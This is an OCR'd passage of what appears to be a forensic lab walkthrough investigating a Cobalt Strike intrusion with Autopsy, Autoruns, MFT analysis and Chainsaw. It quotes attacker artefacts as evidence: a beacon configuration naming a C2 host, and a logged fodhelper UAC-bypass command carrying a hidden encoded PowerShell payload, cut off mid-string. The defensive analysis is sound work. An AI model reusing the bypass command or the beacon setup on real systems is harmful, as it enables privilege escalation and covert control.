
This identifier reveals the file's internet origin, and we can pinpoint the `HostUrl` from which the malicious `ISO` was sourced.



Corroborating our findings, `Autopsy`'s `Web Downloads` artifacts confirm that `Finance08062023.iso` was sourced from `letsgohunt[.]site`.



Upon mounting the extracted `ISO` file, we notice that it houses both a `DLL` and a shortcut file, which leverages `rundll32.exe` to activate `payload.dll`.



Extracting Cobalt Strike Beacon Configuration

Given our knowledge of the attacker's use of `Cobalt Strike`, we can attempt to extract the beacon configuration via the CobaltStrikeParser script, that can found inside the `C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-master` directory of this section's target as follows.

```
C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-
master>python parse_beacon_config.py E:\payload.dll
```

```
BeaconType                      - HTTP
Port                            - 80
SleepTime                       - 60000
MaxGetSize                      - 1048576
Jitter                          - 0
MaxDNS                          - Not Found
PublicKey_MD5                   - 1a5779a38fe8b146455e5bf476e39812
C2Server                        - letsgohunt.site,/load
UserAgent                       - Mozilla/5.0 (compatible; MSIE 10.0;
Windows NT 6.1; WOW64; Trident/6.0; MASP)
HttpPostUri                     - /submit.php
Malleable_C2_Instructions       - Empty
HttpGet_Metadata                - Metadata
                                       base64
                                       header "Cookie"
HttpPost_Metadata               - ConstHeaders
                                       Content-Type: application/octet-
stream
                                  SessionId
                                       parameter "id"
                                  Output
                                       print
PipeName                        - Not Found
DNS_Idle                        - Not Found
DNS_Sleep                       - Not Found
SSH_Host                        - Not Found
SSH_Port                        - Not Found
SSH_Username                    - Not Found
SSH_Password_Plaintext          - Not Found
SSH_Password_Pubkey             - Not Found
SSH_Banner                      -
HttpGet_Verb                    - GET
HttpPost_Verb                   - POST
HttpPostChunk                   - 0
Spawnto_x86                     - %windir%\syswow64\rundll32.exe
Spawnto_x64                     - %windir%\sysnative\rundll32.exe
CryptoScheme                    - 0
Proxy_Config                    - Not Found
Proxy_User                      - Not Found
Proxy_Password                  - Not Found
Proxy_Behavior                  - Use IE settings
Watermark_Hash                  - Not Found
Watermark                       - 0
bStageCleanup                   - False
bCFGCaution                     - False
KillDate                        - 0
bProcInject_StartRWX            - True
bProcInject_UseRWX              - True
bProcInject_MinAllocSize        - 0
ProcInject_PrependAppend_x86    - Empty
```


```
ProcInject_PrependAppend_x64      - Empty
ProcInject_Execute                - CreateThread
                                    SetThreadContext
                                    CreateRemoteThread
                                    RtlCreateUserThread
ProcInject_AllocationMethod       - VirtualAllocEx
bUsesCookies                      - True
HostHeader                        -
headersToRemove                   - Not Found
DNS_Beaconing                     - Not Found
DNS_get_TypeA                     - Not Found
DNS_get_TypeAAAA                  - Not Found
DNS_get_TypeTXT                   - Not Found
DNS_put_metadata                  - Not Found
DNS_put_output                    - Not Found
DNS_resolver                      - Not Found
DNS_strategy                      - round-robin
DNS_strategy_rotate_seconds       - -1
DNS_strategy_fail_x               - -1
DNS_strategy_fail_seconds         - -1
Retry_Max_Attempts                - Not Found
Retry_Increase_Attempts           - Not Found
Retry_Duration                    - Not Found
```


Identifying Persistence with Autoruns

For persistence mechanisms, let's inspect the `C:\Users\johndoe\Desktop\files\johndoe_autoruns.arn` file using the `Autoruns` tool.

Within the `Logon` section, we notice a `LocalSystem` entry with the following details:

- **Registry path**: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- **Image path**: `C:\ProgramData\svchost.exe`
- **Timestamp**: `Thu Aug 10 11:25:51 2023` (this is a local timestamp, UTC: 09:25:51)




Additionally, an odd `photo433.exe` executable has been flagged.

`photo433.exe` has been extracted during the Rapid Triage process and resides inside the `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Users\johndoe\AppData\Roaming\Mi`


`crosoft\Windows\Start Menu\Programs\Startup\` directory of this section's target.

Its SHA256 hash can be identified by either using PowerShell as follows or through `Autopsy`.


```
PS C:\Users\johndoe> Get-FileHash -Algorithm SHA256
"C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Users\johndoe\AppData\Roamin
g\Microsoft\Windows\Start Menu\Programs\Startup\photo443.exe"

Algorithm       Hash
Path
---------       ----
----
SHA256
E986DAA66F2E8E4C47E8EAA874FCD4DCAB8045F1F727DAF7AC15843101385194
C:\Users\johndoe\Desktop\kape...
```



For a comprehensive assessment let's submit this hash to VirusTotal




By navigating to the `Scheduled Tasks` tab of the `Autoruns` tool, we uncover another persistence mechanism.



Analyzing MFT Data with Autopsy

While using the Autoruns tool to search for persistence, we came across the image path `C:\ProgramData\svchost.exe`.

Let's dive into `C:\ProgramData` using Autopsy to find this file.



Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
[parent folder]				2023-08-10 09:43:10 UTC	2023-08-10 09:43:10 UTC	2023-08-10 10:01:32 UTC	2019-12-07 09:03:44 UTC
[current folder]				2023-08-10 09:25:48 UTC	2023-08-10 09:25:48 UTC	2023-08-10 09:43:30 UTC	2019-12-07 09:14:52 UTC
Microsoft				2023-08-10 09:42:52 UTC	2023-08-10 09:42:52 UTC	2023-08-10 09:43:30 UTC	2019-12-07 09:14:52 UTC
Package Cache				2023-08-10 00:31:40 UTC	2023-08-10 00:31:40 UTC	2023-08-10 09:43:27 UTC	2023-08-10 00:21:52 UTC
svchost.exe			1	2016-08-14 11:14:00 UTC	2023-08-10 09:26:46 UTC	2023-08-10 09:25:48 UTC	2023-08-10 09:25:48 UTC

Can you spot any irregularities? Timestomping is a crafty technique where adversaries modify a file's timestamps to blend in with surrounding files, making detection challenging for forensic tools and investigators. By accessing the file's metadata (`File Metadata` tab), we can pinpoint the `MFT (Master File Table) attributes`, which will reveal the genuine modification date.

Notably, there's a discrepancy when contrasting the `$FILE_NAME MFT Modified` value with the `$STANDARD_INFORMATION File Modified` value.


The `$STANDARD_INFORMATION File Modified` timestamp is what a user typically encounters when viewing file properties. This could lead someone to believe that the file has been present for a while and might be unrelated to any recent activity. However, `$FILE_NAME MFT Modified` holds the authentic timestamp, revealing the file's actual history.


From The Sleuth Kit istat Tool:

```
MFT Entry Header Values:
Entry: 1869 Sequence: 3
$LogFile Sequence Number: 313475236
Allocated File
Links: 1

$STANDARD_INFORMATION Attribute Values:
Flags: Archive, Not Content Indexed
Owner ID: 0
Security ID: 2292 (S-1-5-32-544)
Last User Journal Update Sequence Number: 29386200
Created: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
File Modified: 2016-08-14 11:14:00.000000000 (Coordinated Universal Time)
MFT Modified: 2023-08-10 09:26:46.019250700 (Coordinated Universal Time)
Accessed: 2023-08-10 09:25:48.092298800 (Coordinated Universal Time)

$FILE_NAME Attribute Values:
Flags: Archive, Not Content Indexed
Name: svchost.exe
Parent MFT Entry: 1383 Sequence: 1
Allocated Size: 0 Actual Size: 0
Created: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
File Modified: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
MFT Modified: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
Accessed: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)

Attributes:
Type: $STANDARD_INFORMATION (16-0) Name: N/A Resident size: 72
Type: $FILE_NAME (48-2) Name: N/A Resident size: 88
Type: $DATA (128-3) Name: N/A Non-Resident size: 288256 init_size: 288256
Starting address: 617900, length: 71
```



Analyzing SRUM Data with Autopsy


Reflecting on our findings, we recall that the malicious executable had an open handle directed at the `Desktop` folder. Through `Autopsy` we notice a file named `users.db`. Given the circumstances, it's plausible that the attacker intended to siphon this data from the system.





To validate our hypothesis, let's sift through `Data Artifacts` and access the `Run Programs` section. Our primary focus for network metadata analysis rests on `SRUDB.dat`.





`430526981` bytes may have been exfiltrated.

Analyzing Rapid Triage Data - Windows Event Logs (Chainsaw)

In our pursuit of understanding the events that transpired, let's employ the Chainsaw utility (residing in `C:\Users\johndoe\Desktop\chainsaw`) to analyze the Windows Event Logs available at `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\System32\winevt\Logs` as follows. Our objective is to pinpoint key events that transpired during our incident timeline.

By piecing together the evidence, we can construct a comprehensive narrative of the attack, from its inception to its culmination.

```
C:\Users\johndoe>cd C:\Users\johndoe\Desktop\chainsaw
C:\Users\johndoe\Desktop\chainsaw>chainsaw_x86_64-pc-windows-msvc.exe hunt
"..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs" -s sigma/ --mapping
mappings/sigma-event-logs-all.yml -r rules/ --csv --output output_csv

    By Countercept (@FranticTyping, @AlexKornitzer)
```

```
[+] Loading detection rules from: rules/, sigma/
[!] Loaded 2872 detection rules (329 not loaded)
[+] Loading forensic artefacts from:
..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs (extensions: .evt,
.evtx)
[+] Loaded 142 forensic artefacts (66.6 MB)
[+] Hunting: [========================================] 142/142 -
[+] Created account_tampering.csv
[+] Created antivirus.csv
[+] Created sigma.csv

[+] 2212 Detections found on 1809 documents
```

The results will be available inside the `C:\Users\johndoe\Desktop\chainsaw\output_csv` directory of this section's target.

Upon examining `sigma.csv` (choose `Fixed width` in `Separator Options`), we observe the following alerts, among others related to the incident.

- **Cobalt Strike Load by rundll32**

```
2023-08-10T09:15:14.099640+00:00,CobaltStrike Load by Rundll32;LOLBIN From Abnormal Drive;Rundll32 With Suspicious Parent Process,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,1,2192,DESKTOP-VQJOLVH,
"CommandLine: '""C:\Windows\System32\rundll32.exe"" payload.dll,StartW'
Company: Microsoft Corporation
CurrentDirectory: E:\
Description: Windows host process (Rundll32)
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Hashes: SHA1=DD399AE46303343F9F0DA189AEE11C67BD868222,MD5=EF3179D498793BF4234F708D3BE28633,SHA256=B53F3C0CD32D7F20849850768DA6431E5F876B7BFA61DB0AA0700B02873393FA,
IMPHASH=4DB27267734D1576D75C991DC70F68AC
Image: C:\Windows\System32\rundll32.exe
IntegrityLevel: Medium
LogonGuid: D875E288-2DE1-64D4-1801-020000000000
LogonId: '0x20118'
OriginalFileName: RUNDLL32.EXE
ParentCommandLine: explorer.exe
ParentImage: C:\Windows\explorer.exe
ParentProcessGuid: D875E288-2FC0-64D4-2F01-000000000300
ParentProcessId: 7148
ParentUser: DESKTOP-VQJOLVH\johndoe
ProcessGuid: D875E288-AAA2-64D4-7602-000000000300
ProcessId: 3648
Product: Microsoft® Windows® Operating System
RuleName: technique_id=T1204,technique_name=User Execution
TerminalSessionId: 1
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:15:14.097
```

- **Cobalt Strike Named Pipe**

```
2023-08-10T09:15:14.125534+00:00,CobaltStrike Named Pipe,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,17,2193,DESKTOP-VQJOLVH,
"EventType: CreatePipe
Image: C:\Windows\System32\rundll32.exe
PipeName: \MSSE-7725-server
ProcessGuid: D875E288-AAA2-64D4-7602-000000000300
ProcessId: 3648
RuleName: '-'
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:15:14.114
```

```
2023-08-10T09:23:15.768627+00:00,CobaltStrike Named Pipe;Potential Defense Evasion Via Raw Disk Access By Uncommon Tools,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,18,3301,DESKTOP-VQJOLVH,
"EventType: ConnectPipe
Image: \\127.0.0.1\ADMIN$\8ea5559.exe
PipeName: \MSSE-3332-server
ProcessGuid: D875E288-AC82-64D4-AA03-000000000300
ProcessId: 7512
RuleName: technique_id=T1021.002,technique_name=SMB/Windows Admin Shares
User: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:23:15.767
"
```

```
2023-08-10T09:25:07.655908+00:00,CobaltStrike Named Pipe,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,17,3548,DESKTOP-VQJOLVH,
"EventType: CreatePipe
Image: C:\Windows\system32\rundll32.exe
PipeName: \postex_9778
ProcessGuid: D875E288-ACF3-64D4-B003-000000000300
ProcessId: 6816
RuleName: '-'
User: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:25:07.653
```

Cobalt Strike's named pipe functionality enables covert communication between adversaries and compromised systems, facilitating post-exploitation activities in a stealthy manner.

- **UAC (User Account Control) Bypass/Privilege Escalation by Abusing fodhelper.exe**

```
2023-08-10T09:21:12.022956+00:00,Godmode Sigma Rule;PowerShell Base64 Encoded FromBase64String Cmdlet;PowerShell Base64 Encoded IEX Cmdlet;Suspicious PowerShell
Invocations - Specific - ProcessCreation,..\..\DESKTOP-VQJOLVH-C.339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,1,
Microsoft-Windows-Security-Auditing,4688,5407,DESKTOP-VQJOLVH,"CommandLine: C:\Windows\system32\cmd.exe /C reg.exe add
HKCU\Software\Classes\ms-settings\Shell\Open\command /d ""powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHM
ASQBBAEEAQQBBAEEAQQBBAEEAQQBMAFYAVwBhAFcALwBpAFMAaABiADkAbgBQAHcASwBmADIAZwBKAFUAQgBNAEcAYgBDAEQATgBHADcAWAAwAEQATQBiAHMAUwB5AEEAcwBkAGwANABVAGwAYwB1AEYASwBlAEsAMQBYAE
EAYgBEAG0ALwBmAGYANQA1AGEAQgBkAEgAbwA2AFAAZABQAFMAegBFAFMASwBxAEgATABkADUAZABTADUAUwA5ADAANQA0AFgAZAB6AHoAaQBqAG0AbwA4AEEAbQAwAHQAMgBTAHMASgBnAEcAdgBpAFQAZgAzAG0ANABTA
EgAMwBPAHgARgBvAHMAWABoAC8AQwBYAGsAQQBYADQAQgBkAGsAMgBJADMARQBzAC8AWABsADcATQAwAFUATQBlAFYATAArADAAeAA2AHgARgB5ACsAdwBFADUAYwBVAHAAVwB3AGoAQgBJAG0AZABNAEYASwA0AHUAYgBt
ADkAeQBUADQAbABmAG8AdwAyADUATQBWAEgAbgBPADcASgBpADAAZgA0AE4AcgBCAGoANgBhAHUAVQBmADEATABEAFUAQQBzADgAUgBQADMAbgAzADMANQByAEoAWQB3AFIAbgA1AC8AMwBwAFEANwBoAGEAaAB3AFQAegA
zAEkAcABpAGYATQBGADYAUgAvAFMAYQBrAHMAWQB1AFoAdABZAE8ANABLADUAOQBLAGYAMAA2AGEAWABVAGMAUQBNAEwAdQBSAGUAeABZAHcAdgBoAEwAZAB4AEMAOQBXADEAeABOAGcAdwB3AEUAagBjAG8AegBVAE8AWA
